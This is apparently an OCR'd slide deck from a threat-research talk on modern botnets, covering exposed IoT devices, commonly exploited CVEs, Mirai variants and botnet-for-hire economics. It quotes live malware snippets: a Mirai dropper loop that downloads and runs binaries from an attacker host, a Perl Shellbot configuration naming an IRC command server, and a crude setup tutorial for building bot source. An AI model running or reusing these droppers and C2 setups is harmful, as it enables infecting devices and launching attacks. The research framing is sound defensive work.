Insights from Modern Botnets

Whoami

- **+10 years in cybersecurity**
  - OSINT, Fraud detection, ML Security, Cloud native security...
- Speaker at cybersecurity conferences
  - HITB, HIP, CCN-CERT, RootedCon, Bsides, Codemotion...
- Open-Source
  - grafscan
  - spyscrap
  - offensive-ai-compilation
- Sr. Threat Research Engineer at Sysdig

Twitter: @MiguelHzBz

LinkedIn: /in/miguelhzbz

Agenda

1 **Zombies - Growing the network**


2 **Malware - Commands and c2**

3 **Income - Hiring a botnet**

4 **Victims - Target of attacks**

Headlines

https://nsfocusglobal.com/over-300000-gorillabot-the-new-king-of-ddos-attacks/



Quad7 botnet targets more SOHO and VPN routers, media servers

By Bill Toulas — September 9, 2024 — 05:30 PM — 1

https://www.bleepingcomputer.com/news/security/quad7-botnet-targets-more-soho-and-vpn-routers-media-servers/

Vulnerable APIs and Bot Attacks Costing Businesses Up to $186 Billion Annually

Oct 07, 2024 — The Hacker News — API Security / Enterprise Security

Organizations are losing between $94 - $186 billion annually to vulnerable or insecure APIs (Application Programming Interfaces) and automated abuse by bots. That's according to The Economic Impact of API and Bot Attacks report from Imperva, a Thales company. The report highlights that these security threats account for up to 11.8% of global cyber events and losses, emphasizing the escalating risks they pose to businesses worldwide.


Headlines

https://arstechnica.com/security/2024/09/11-million-devices-infected-with-botnet-malware-hosted-in-google-play/

P2PInfect botnet targets REdis servers with new ransomware module

By **Bill Toulas**

June 25, 2024 06:00 AM 0



NECRO

11 million devices infected with botnet malware hosted in Google Play

Necro infiltrated Google Play in 2019. It recently returned.

DAN GOODIN – 23 SEPT 2024 22:27

Credit: Getty Images

DDoS-as-a-Service: The Rebirth Botnet

BY SYSDIG THREAT RESEARCH TEAM - MAY 28, 2024

TOPICS: CLOUD SECURITY, THREAT RESEARCH

SHARE:

https://sysdig.com/blog/ddos-as-a-service-the-rebirth-botnet/

RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group

BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024

TOPICS: CLOUD SECURITY, THREAT RESEARCH

SHARE:

https://sysdig.com/blog/rubycarp-romanian-botnet-group/

Growing the network

ZOMBIES

Misconfigured IOT Devices

- Security Cameras
- Printers
- GPS trackers
- Baby monitors

- Censys found that more than 17,000 internet-connected services exhibited signs of a remotely manageable device that does not require authentication.

https://censys.com/how-to-identify-misconfigured-and-unauthenticated-management-interfaces/

- A Study on Internet of Things Devices Vulnerabilities using Shodan:

https://www.researchgate.net/publication/372057976_A_Study_on_Internet_of_Things_Devices_Vulnerabilities_using_Shodan

  - 13,558 webcams with outdated components
  - 11,090 devices disclosing NAT-PMP information
  - 16,356 connected devices responding to remote telnet access.
  - 18,638 IoT consumer devices are configured with insecure default settings

Misc

- Secur
- Printe
- GPS t
- Baby


- Censy
  a rem

  https://censys.com

- A Stu

  https://www.resear

  -



ted signs of


settings

Misco

- Secur
- Printe
- GPS t
- Baby

- Censy
  a rem
  https://censys.com

- A Stu
  https://www.resear
  - o



ted signs of

settings

Vulnerabilities most targeted

Massive scans

- Search engines
  - Censys, Shodan, Fofa...
- Tools
  - masscan,zmap,...
- ...

Vulnerabilities most targeted

Massive scans

- Search engines
  - Censys, Shodan, Fofa...
- Tools
  - masscan,zmap,...
- ...

Knows vulnerabilities

- Hadoop
- Apache Struts
- Gitlab Server
- Redis
- ...

CVEs

- ActiveMQ
  - CVE-2023-46604
- RocketMQ
  - CVE-2023-33246
- Laravel
  - CVE-2021-3129
- Log4j
  - CVE-2021-44228
- Confluence Server
  - CVE-2022-26134

Bot Commands

MALWARE

Botnet code


Mirai

```
binarys="mips mipsel x86 arm7 arm4 sh4 arm6 arm5 ppc arc"
server_ip="coronaservices.xyz"
for arch in $binarys
do
rm -rf $arch
wget http://$server_ip/$arch || curl -O http://$server_ip/$arch || tftp $server_ip -c get $arch || tftp -g -r $arch $server_ip
chmod 777 $arch
./$arch $1.$arch
rm -rf $arch
done
```

Botnet code

Mirai Features

- C2 connection
- Kill adversaries
- Persistence
- Discovery
- Self-replication
- Commands
  - DDoS
  - Cryptomining
  - ...



https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/

Botnet code

Mirai Variants

- Moobot
- Gafgyt
- kiraiBot
- GorillaBot
- hailBot
- catDDoS
- Josho
- …

How many Mirai variants are there?

Botconf 2018
Friday
2023-04-25 | 15:30 – 16:00

Wenji Qu 🗣️ | Hui Wang 🗣️

Mirai was soon open-sourced after overwhelming several high-profile targets including Krebsonsecurity, OVH, and DYN in Autumn 2016, which leads to a proliferation of Mirai variants in the past 2 years. For better fight against Mirai botnets, effective variant classification schemes are very necessary. Currently, Mirai variants are usually classified with their branch names (e.g., JOSHO, OWARI, MASUTA) which come from a command line of "/bin/busybox " found in the Mirai sample. While the default name is "MIRAI", the was usually replaced with an author interested one (e.g., MASUTA, SATORI, SORA) in later variants.
However, we think branch-based classification scheme is too coarse-grained to reveal: 1) the variances in single variant of different stages, and 2) the connections among different branches. In this talk, we would like to present our classification schemes concluded from 32K+ collected samples and 1,000+ extracted CNCs. Our schemes are mainly based on the data of configurations, supported attack methods, and credential dictionaries, which are all extracted from the samples. For example, we successfully classify Mirai samples into 106 variants based on the combination of supported attack methods. We also successfully connected multiple branches based on the keys used in configuration encryption. To summarize, the content of this talk is as follows:
1)We will demonstrate the idea of automatically extracting configurations, supported attack methods, and credential dictionaries from samples for classification purpose.
2)We will propose a fingerprint technique to recognize Mirai attack methods (e.g., syn_flood, http_flood) with information extracted from samples without reverse engineering work.
3)We will introduce a set of classification schemes based on the extracted data, and will investigate popular Mirai branches with proposed schemes.


It's worth mentioning that since the used data is processor-independent (e.g., x86, x64, ARM, MIPS, SPARC, PowerPC), our schemes can classify the same variant's samples even if they are for different CPU architectures.

VIRUSTOTAL **890k samples**

Botnet code

Why ? DIY

ROOTSEC Repository (164 samples)



How to - Tutorial

```
How To Setup Niggasource (PRIVATE VERSION) >> Centos 7 TUT
>> https://t.me/tcpfed

================================================
FIRST UPDATE YOUR SYSTEM AND INSTALL EVERYTHING U NEED
yum update -y ; yum upgrade -y
yum groupinstall "Development Tools" -y
yum install screen gcc libzip2 bzip2 httpd iptables wget golang -y
================================================
INSTALL GOLANG
wget https://storage.googleapis.com/golang/getgo/installer_linux
chmod 777 ./installer_linux
./installer_linux
source /root/.bash_profile
go mod init main
go mod tidy
================================================
EDIT IP'S FROM 0.0.0.0/0,0,0,0 TO YOUR VPS IP
USE VISUAL CODE OPEN SOURCE FOLDER WITH VISUAL CODE CTRL + SHIFT + F AND REPLACE EVERYTHING
================================================
Compileing the Bot
mkdir /root/bins
cd
bash build.sh release
bash build.sh debug
```


AGES
6+
2 PLAYERS
ADULT ASSEMBLY REQUIRED.
C2124
Guess Who?
THE ORIGINAL GUESSING GAME!
Josho
Gorilla bot
CatDDoS
Moobot
Gafgyt
Hasbro Gaming

Botnet code

Perls script - Shellbot

```
#!/usr/bin/perl
#!u @ddos
#!u @commands
#!u @irc
################################################
my $processo = '/usr/sbin/php';
my $linas_max='10';
my $sleep='5';
my $cmd="";
my $id="";
################################################
my @adms=("x","w");
my @canais=("#git");
my $chanpass = "@";
$num = int rand(99999);
my $nick = "php-" . $num . "";
my $ircname ='VICTIM';
chop (my $realname = 'VICTIM  ');
$servidor='juice.baselinux.net' unless $servidor;
my $porta='6667';
################################################
```

VIRUSTOTAL

55k samples

```
07:04 [ aspe2775 ] [ ct-73675 ] [ ig-81963 ] [ nwp-52413] [ php-19784] [ php-90066 ]
07:04 [ aspe2783 ] [ ct-8775  ] [ ig-83192 ] [ nwp-53612] [ php-19961] [ php-90096 ]
07:04 [ aspe2904 ] [ ct-99119 ] [ ig-84961 ] [ nwp-5500  ] [ php-20678] [ php-93744 ]
07:04 [ aspe2955 ] [ git-1619 ] [ ig-85039 ] [ nwp-55683] [ php-2068  ] [ php-94049 ]
07:04 [ aspe306  ] [ git-16816] [ ig-85100 ] [ nwp-56151] [ php-21349] [ php-96263 ]
07:04 [ aspe3097 ] [ git-25160] [ ig-85396 ] [ nwp-56180] [ php-21511] [ php-96594 ]
07:04 [ aspe3253 ] [ git-31488] [ ig-85709 ] [ nwp-56246] [ php-22137] [ php-96597 ]
07:04 [ aspe3291 ] [ git-39286] [ ig-86255 ] [ nwp-57173] [ php-22522] [ php-96761 ]
07:04 [ aspe3381 ] [ git-57256] [ ig-86453 ] [ nwp-5718  ] [ php-24038] [ php-97063 ]
07:04 [ aspe3388 ] [ git-65830] [ ig-86661 ] [ nwp-57597] [ php-26344] [ php-97916 ]
07:04 [ aspe343  ] [ git-6884  ] [ ig-868   ] [ nwp-59948] [ php-26924] [ php-98203 ]
07:04 [ aspe3557 ] [ h-94370   ] [ ig-86983 ] [ nwp-5995  ] [ php-27640] [ php-98257 ]
07:04 [ aspe3588 ] [ ig-10167  ] [ ig-87168 ] [ nwp-60282] [ php-2948  ] [ root ]
07:04 [ aspe3648 ] [ ig-11215  ] [ ig-88184 ] [ nwp-60958] [ php-29682] [ rt-26640 ]
07:04 [ aspe3746 ] [ ig-12362  ] [ ig-88509 ] [ nwp-61541] [ php-2992  ] [ rt-40685 ]
07:04 [ aspe382  ] [ ig-13020  ] [ ig-89058 ] [ nwp-61810] [ php-30059] [ rt-58854 ]
07:04 [ aspe4031 ] [ ig-13320  ] [ ig-90456 ] [ nwp-62130] [ php-31336] [ sc-12506 ]
07:04 [ aspe4089 ] [ ig-13436  ] [ ig-90512 ] [ nwp-62268] [ php-31462] [ sc-219 ]
07:04 [ aspe4376 ] [ ig-13795  ] [ ig-90635 ] [ nwp-62398] [ php-32107] [ sc-2854 ]
07:04 [ aspe4393 ] [ ig-14009  ] [ ig-90765 ] [ nwp-63610] [ php-32195] [ sc-31578 ]
07:04 [ aspe4402 ] [ ig-14058  ] [ ig-91334 ] [ nwp-64138] [ php-33434] [ sc-4311 ]
07:04 [ aspe4409 ] [ ig-14901  ] [ ig-94679 ] [ nwp-64394] [ php-33593] [ sc-51185 ]
07:04 [ aspe4494 ] [ ig-15954  ] [ ig-947   ] [ nwp-64545] [ php-34578] [ sc-53607 ]
07:04 [ aspe4571 ] [ ig-16016  ] [ ig-97072 ] [ nwp-64783] [ php-35056] [ sc-56916 ]
07:04 [ aspe4625 ] [ ig-16074  ] [ ig-9784  ] [ nwp-65337] [ php-35798] [ sc-58932 ]
07:04 [ aspe4649 ] [ ig-1618   ] [ ig-98710 ] [ nwp-66165] [ php-35975] [ sc-83184 ]
07:04 [ aspe4661 ] [ ig-16718  ] [ ig-98855 ] [ nwp-66516] [ php-36194] [ sc-832 ]
07:04 [ aspe4776 ] [ ig-19065  ] [ l22-50073] [ nwp-66996] [ php-3713  ] [ sc-88699 ]
07:04 [ aspe4792 ] [ ig-20356  ] [ nw-20881 ] [ nwp-67539] [ php-39676] [ sc-95014 ]
07:04 [ aspe4869 ] [ ig-20772  ] [ nw-60853 ] [ nwp-6779  ] [ php-41073] [ sc-95147 ]
07:04 [ aspe4879 ] [ ig-22128  ] [ nwp-1010 ] [ nwp-68242] [ php-41732] [ sc-95792 ]
07:04 [ aspe4915 ] [ ig-24534  ] [ nwp-12805] [ nwp-69219] [ php-42088] [ sc-97400 ]
07:04 [ aspe5026 ] [ ig-24545  ] [ nwp-13567] [ nwp-70008] [ php-4238  ] [ scn-27849 ]
07:04 [ aspe5153 ] [ ig-28302  ] [ nwp-1420 ] [ nwp-70167] [ php-43203] [ scn-41312 ]
07:04 [ aspe5185 ] [ ig-28600  ] [ nwp-14353] [ nwp-70670] [ php-44661] [ scn-51847 ]
07:04 [ aspe5235 ] [ ig-30379  ] [ nwp-14620] [ nwp-70837] [ php-45701] [ scn-60885 ]
07:04 [ aspe5458 ] [ ig-30560  ] [ nwp-15232] [ nwp-71729] [ php-46265] [ SH-57820 ]
07:04 [ aspe5625 ] [ ig-30924  ] [ nwp-1528 ] [ nwp-72087] [ php-46295] [ uid-12412 ]
07:04 [ aspe5627 ] [ ig-31194  ] [ nwp-16221] [ nwp-73982] [ php-46389] [ uid-12665 ]
07:04 [ aspe5801 ] [ ig-31217  ] [ nwp-16546] [ nwp-74212] [ php-46986] [ uid-42412|186618]
07:04 [ aspe582  ] [ ig-32079  ] [ nwp-17546] [ nwp-7543  ] [ php-47567] [ y ]
```

+600 devices in one IRC server


Botnet code


RUBYCARP: A Detailed Analysis of a Sophisticated Decade-Old Botnet Group


BY SYSDIG THREAT RESEARCH TEAM - APRIL 9, 2024

TOPICS: CLOUD SECURITY, THREAT RESEARCH

SHARE:








https://sysdig.com/blog/rubycarp-romanian-botnet-group/

Botnet code

P2pinfect or Redisp2p

https://www.cadosecurity.com/blog/cado-security-labs-researchers-witness-a-600x-increase-in-p2pinfect-traffic

- Worm botnet
- Targeting Redis
  - CVE-2022-0543
  - Vulnerability with the Lua library




```
